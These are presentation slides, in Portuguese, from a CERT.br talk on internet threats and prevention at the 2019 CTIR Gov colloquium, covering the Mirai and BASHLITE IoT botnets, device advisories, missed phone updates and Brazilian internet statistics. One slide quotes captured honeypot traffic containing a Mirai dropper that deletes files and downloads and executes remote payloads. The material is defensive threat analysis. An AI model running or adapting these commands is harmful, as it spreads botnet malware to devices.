

nic.br egi.br

cert.br

11º Colóquio CTIR Gov
CTIR Gov / DSI / PR

12 de novembro de 2019 – Brasília/DF

Principais Ameaças na Internet e Recomendações para Prevenção

Dra. Cristine Hoepers
Gerente Geral
cristine@cert.br

Dr. Klaus Steding-Jessen
Gerente Técnico
jessen@cert.br

TLP Conforme Padrão do FIRST
Tradução Oficial para Português em:
<https://www.first.org/tlp/docs/tlp-v1-pt-br.pdf>

cert.br nic.br egi.br



Centro de Estudos, Resposta e Tratamento
de Incidentes de Segurança no Brasil

Tratamento de Incidentes

- ▶ Articulação
- ▶ Análise Técnica
- ▶ Apoio à recuperação

Treinamento e Conscientização

- ▶ Cursos
- ▶ Palestras
- ▶ Boas Práticas
- ▶ Reuniões

Análise de Tendências

- ▶ *Honeypots* Distribuídos
- ▶ SpamPots
- ▶ Processamento de *threat feeds*

Criação:

Agosto/1996: o relatório “Rumo à Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil” é publicado pelo CGI.br¹

Junho/1997: o CGI.br cria o CERT.br (à época chamado NBSO – *NIC BR Security Office*), com base nas recomendações do relatório²

¹<https://www.nic.br/grupo/historico-gts.htm>

²<https://www.nic.br/pagina/gts/157>

Missão

Aumentar os níveis de segurança e de capacidade de tratamento de incidentes das redes conectadas à Internet no Brasil.

Governança

Mantido pelo **NIC.br** – Núcleo de Informação e Coordenação do .br

- todas as atividades são sustentadas pelo registro de domínios .br


O NIC.br é o **braço executivo do CGI.br** – Comitê Gestor da Internet no Brasil

- entidade multissetorial
- governo, empresas, terceiro setor e comunidade científica e tecnológica
- **responsável por coordenar e integrar as iniciativas e serviços da Internet no País**

<https://cert.br/sobre/>

Tratamento de Incidentes e Abusos pelo CERT.br: Fontes dos Dados e Ações/Métricas Públicas


Notificações voluntárias de incidentes enviadas para: `cert@cert.br` em 2018: 2.578.416 e-mails tratados



Threat feeds (Honeypots Distribuídos do CERT.br, Team Cymru, SpamHaus, ShadowServer, Shodan, Operações Anti-Botnet)




Notificações para os ASNs e estatísticas públicas



Reclamações de spams originados nas redes brasileiras

Tratados de forma automatizada – foco em identificar redes com problemas e reduzir abusos: 497.066 reclamações em 2018



<https://cert.br/stats>

Uma Reflexão sobre Ameaças na Internet




“Those who don’t study history are doomed to repeat it.
Yet those who *do* study history are doomed to stand by
helplessly while everyone else repeats it.”

Fonte:

<http://imgc-cn.artprintimages.com/images/P-473-488-90/90/9031/84KB500Z/posters/tom-toro-those-who-don-t-study-history-are-doomed-to-repeat-it-yet-those-who-do-s-cartoon.jpg>

Distribuição Global, em 2016, da botnet IoT BASHLITE Afeta DVRs e Câmeras de Segurança



Botnet gafgyt (ou também Lizkebab, BASHLITE, Torlus) – mais antiga sendo monitorada

Fonte: Level3 – Estatísticas da distribuição global de origem de ataques DDoS a partir de câmeras infectadas, 25 de agosto de 2016

<http://blog.level3.com/security/attack-of-things/>

Vulnerability Note Database

Adviso

DATA

CWE-798: Use of Hard-coded Credentials - CVE-2013-3612

All DVRs of the same series ship with the same default root password on a read-only partition. Therefore, the root password can only be changed by flashing the firmware. Additionally, a separate hard-coded remote backdoor account exists that can be used to control cameras and other system components remotely. It is only accessible if authorization is done through ActiveX or the stand-alone client. Additionally, a hash of the current date can be used as a master password to gain access to the system and reset the administrator's password.

Vulnerability Note VU#800094

Dahua Security DVRs contain multiple vulnerabilities

Original Release date: 13 Sep 2013 | Last revised: 04 Dec 2013

Print Tweet Send Share

Overview

Digital video recorders (DVR) produced by Dahua Technology Co., Ltd. contain multiple vulnerabilities that could allow a remote attacker to gain privileged access to the devices.

Setembro/2016, Mirai é identificada: Usada contra Blog do Brian Krebs e Maiores Serviços Online

Major DDoS attack on Dyn DNS knocks Spotify, Twitter, Github, PayPal, and more offline

The sound of silence.

BBC NEWS

Massive web attack hits security blogger


22 September 2016 | Technology

The distributed denial of service (DDoS) attack was aimed at the **website** of industry expert Brian Krebs.

At its peak, the attack aimed 620 gigabits of data a second at the site.

Text found in attack data packets suggested it was mounted to protest against Mr Krebs' work to uncover who was behind a prolific DDoS attack.

Mirai infected devices - geographic distribution



<http://www.bbc.co.uk/news/amp/37439513>

<http://www.pcworld.com/article/3133847/internet/ddos-attack-on-dyn-knocks-spotify-twitter-github-etsy-and-more-offline.html>

<https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/>

Sierra Wireless: Seus Roteadores 4G-WiFi também são afetados pela Mirai

Utilizados em:

- gasodutos
- oleodutos
- semáforos
- iluminação pública
- *smart grids*
- carros de polícia
- ambulâncias



Sierra Wireless Technical Bulletin: Mirai Malware

Products: Sierra Wireless LS300, GX400, GX/ES440, GX/ES450 and RV50


Date of issue: 4 October 2016

Sierra Wireless has confirmed reports of the "Mirai" malware infecting AirLink gateways that are using the default ACEmanager password and are reachable from the public internet. The malware is able to gain access to the gateway by logging into ACEmanager with the default password and using the firmware update function to download and run a copy of itself.

http://source.sierrawireless.com/resources/airlink/software_reference_docs/technical-bulletin/sierra-wireless-technical-bulletin---mirai/

'Mirai bots' cyber-blitz 1m German broadband routers – and your ISP could be next

Malware waltzes up to admin panels with zero authentication



This appears to be a consequence of TR-069 – aka the Customer-Premises Equipment WAN Management Protocol – which typically makes TCP/IP port 7547 available. ISPs use this protocol to manage the modems on their network. However, on vulnerable boxes, a TR-064-compatible server is running behind that port and thus accepts TR-064 commands that configure the hardware without authentication.


The second problem, according to Martyn, is that the SetNTP Server functionality in the router's TR-064 implementation is vulnerable to command injection.

28 Nov 2016 at 22:04, Thomas Claburn



A widespread attack on the maintenance interfaces of broadband routers over the weekend has affected the telephony, television, and internet service of about 900,000 Deutsche Telekom customers in Germany.

http://www.theregister.co.uk/2016/11/28/router_flaw_exploited_in_massive_attack/



Fonte do gráfico:

- Tráfego capturado no Projeto Honeypots Distribuídos <https://honeytarg.cert.br/honeypots/>
- Somente tráfego com a assinatura específica do Mirai
 - varreduras nas portas 23, 2323, 7547, 5555, 23231, 37777, 6789, 22, 2222 e 81

Ataques a Dispositivos com Sistemas Android: Variante da Botnet Mirai (via *Android Debug Bridge*) – 1/2

T 2019/11/09 23:52:16.105880 xxx.xxx.xxx.23:42176 -> honeypot:5555 [AP]
CNXN.....M.....host::features=cmd,shell_v2

T 2019/11/09 23:52:16.345764 xxx.xxx.xxx.23:42176 -> honeypot:5555 [AP]
OPENX.....nN.....shell:cd /data/local/tmp/; rm -rf * .*;
wget http://xxx.xxx.xxx.23/wget.sh; sh wget.sh;
busybox wget http://xxx.xxx.xxx.23/bwget.sh; sh bwget.sh;
curl -O http://xxx.xxx.xxx.23/curl.sh; sh curl.sh;
busybox curl -O http://xxx.xxx.xxx.23/bcurl.sh; sh bcurl.sh.

Ataques a Dispositivos com Sistemas Android: Variante da Botnet Mirai (via *Android Debug Bridge*) – 2/2

```
[http://xxx.xxx.xxx.23/wget.sh ]
```

```
#!/bin/sh
```

```
n="arm7 arm8 x86 x32 mips"  
http_server="xxx.xxx.xxx.23"
```

```
for i in $n  
do
```

```
  rm *
```

```
  cd /data/local/tmp/||/sdcard/0/Downloads||/storage/emulated/0/Downloads
```

```
  wget http://$http_server/kkkk/linux.$i -O -> 923JFifiFI
```

```
  chmod 777 923JFifiFI
```

```
  ./923JFifiFI adb
```

```
  rm 923JFifiFI
```

```
done
```

```
pm uninstall com.ufo.miner
```

```
killall y.yyy.yyy.65 -f
```

```
killall .t -f
```

```
rm *
```

```
rm $0
```

Assinaturas no VirusTotal (20/58):

Avast-Mobile	ELF:Mirai-AOQ [Trj]
AVG	ELF:Mirai-AHC [Trj]
BitDefender	Trojan.Linux.Mirai.1
DrWeb	Linux.Mirai.1288
FireEye	Trojan.Linux.Mirai.1
Fortinet	ELF/Mirai.B!tr
GData	Trojan.Linux.Mirai.1

Vulnerabilidades em IoT: O que chama mais atenção

Todos repetem os erros do passado – leia-se dos anos 80/90

- falta de autenticação
 - quando tem, são senhas fracas
- protocolos sem criptografia
- “*backdoors*” dos fabricantes são a norma
 - usualmente senhas padrão, que não podem ser alteradas (*hardcoded*), nem as contas desabilitadas

Segurança não é prioridade

- mesmo em dispositivos de segurança!

Raríssimos fabricantes consideram ciclo de atualizações de segurança (*patches/updates*)

- o que inclui maior parte dos fabricantes de *smartphones*, que não fornecem *updates*, ou restringem a disponibilidade para o mercado da América Latina

Exemplo do Impacto da Falta de Atualização: Entrada de *Smartphones* no Horário de Verão em 20/10/2019

Mesmo sem horário de verão, celulares adiantam relógio em uma hora

Redes de telefone atualizaram dispositivos automaticamente; horário de verão foi suspenso por um decreto presidencial em abril

Redação, O Estado de S.Paulo

20 de outubro de 2019 | 07h39

Atualizado 20 de outubro de 2019 | 08h26

Na manhã deste domingo, 20, parte da população foi surpreendida pela atualização errônea do **horário de verão** em celulares e outros dispositivos. O horário foi atualizado automaticamente pelas operadoras de telefonia, já que o horário de verão começava tradicionalmente no terceiro final de semana de outubro, na madrugada entre sábado e domingo.

<https://brasil.estadao.com.br/noticias/geral,mesmo-sem-horario-de-verao-celulares-adiantam-relogio-em-uma-hora,70003056921>

O que provavelmente ocorreu foi falta de atualização: Arquivo de Fusos Horários é Essencial – Nota do Google

Trabalhando para a melhor experiência em seu Android

sexta-feira, outubro 18, 2019

Nos últimos dois anos, o governo brasileiro realizou alterações no horário de verão. Inicialmente, a data de início passou do terceiro domingo de outubro para o primeiro domingo de novembro e, recentemente, foi assinado um decreto que determinou o fim da mudança.

Todas essas modificações impactam diretamente no **Banco de Dados Global da IANA** (em português, Autoridade para Atribuição de Números de Internet), que é utilizado por smartphones e dispositivos eletrônicos para garantir que você esteja sempre na hora certa, onde quer que esteja.

Na prática, isso significa que alguns celulares possivelmente não tenham a informação necessária para evitar que o relógio dos aparelhos seja alterado automaticamente como se o horário de verão ainda estivesse valendo.

Para não correr o risco de perder compromissos, você pode definir a hora manualmente antes da meia noite do domingo, dia 20 de outubro, data em que começaria o horário de verão.

<https://brasil.googleblog.com/2019/10/trabalhando-para-melhor-experiencia-em.html>

Release 2019b - [2019-07-01 00:09:53 -0700](#)

Briefly:

Brazil no longer observes DST.
'zic -b slim' outputs smaller TZif files; please try it out.
Palestine's 2019 spring-forward transition was on 03-29, not 03-30.

Changes to future timestamps

Brazil has canceled DST and will stay on standard time indefinitely.
(Thanks to Steffen Thorsen, Marcus Diniz, and Daniel Soares de Oliveira.)

<https://data.iana.org/time-zones/tzdb/NEWS>

Para os aparelhos que não forem impactados no dia 20 de outubro, existe a possibilidade de que a mudança automática aconteça no dia 3 de novembro, já que a regra mudou em 2018. Nesse caso, valem as mesmas recomendações dadas acima, ou seja, na noite anterior, você pode definir manualmente a hora do seu smartphone.

Caso seu telefone não sofra nenhuma alteração de horário em nenhuma das duas datas, isso significa que o aparelho já foi atualizado pelos fabricantes ou, então, está seguindo as regras de rede da sua operadora (elas usam as antenas para enviar informações como a hora certa, por exemplo).

Atualização de Dispositivos: Regulações e “Regras de Mercado” vs. Segurança

hello android

I've had an iPhone for many years, and an iPad should switch to Android. I thought they were crazy, but now I know they are crazy. Some notes on recent experience.

moto g6

I was looking to get Google Fi's phone service, which should work with several phones, the website says it works with the moto g6 model, so that's the one I got. If Google recommends

After turning on, it starts applying security updates. Good. One month at a time. There are many months. This is bad. Why can't it install all the updates? Finally it stops, with January's update. It is no longer January. I'm stuck at Android 8.0 January 2019 Security Patch. I manually check for updates again, and again, but my phone insists it is up to date. I do not like Android. Android is a liar.

Somehow it seems this is related to my phone being set to the retla channel and not the retus channel. I'm not in Latin America, I barely even know Latin, so surely I can switch to the US channel? Haha, of course not. We can't let the poors get access to the good updates.

I suppose this is really my fault for not spending enough time, not doing enough research, not reading enough forums to buy the correct phone. Maybe some people are just too stupid to deserve a good phone.


On the whole, not impressed.

Update: after several months of lying to me about being up to date, I took my phone to Miami. No sooner did I disable airplane mode, I had a notification telling me a system update was available. Apparently Miami is closer enough to Latin America I'm allowed to get updates there.

Internet no Brasil em Números: Usuários e Dispositivos Utilizados


Usuários de Internet

Porcentagem do total da população



Dispositivo Utilizado para Acesso Individual

Porcentagem do total de usuários de Internet




126,9 milhões de usuários de Internet
(utilizaram a Internet há menos de 3 meses)

Fonte: CGI.br/NIC.br, Centro Regional de Estudos para o Desenvolvimento da Sociedade da Informação (Cetic.br), Pesquisa sobre o Uso das Tecnologias de Informação e Comunicação nos Domicílios Brasileiros – TIC Domicílios 2018. <https://www.cetic.br/pesquisa/domicilios/indicadores>

Internet no Brasil em Números: Redes Autônomas, Provedores e Interconexão de Tráfego

Alocação de Sistemas Autônomos na América Latina e Caribe



Fonte: <https://www.lacnic.net/en/web/lacnic/estadisticas-asignacion>

Provedores de Acesso

- Total de ISPs (estimado): 6.618
- Respondentes: 2.177
- 75% tem 1.000 clientes ou menos

Fonte: <https://www.cetic.br/pesquisa/provedores/>

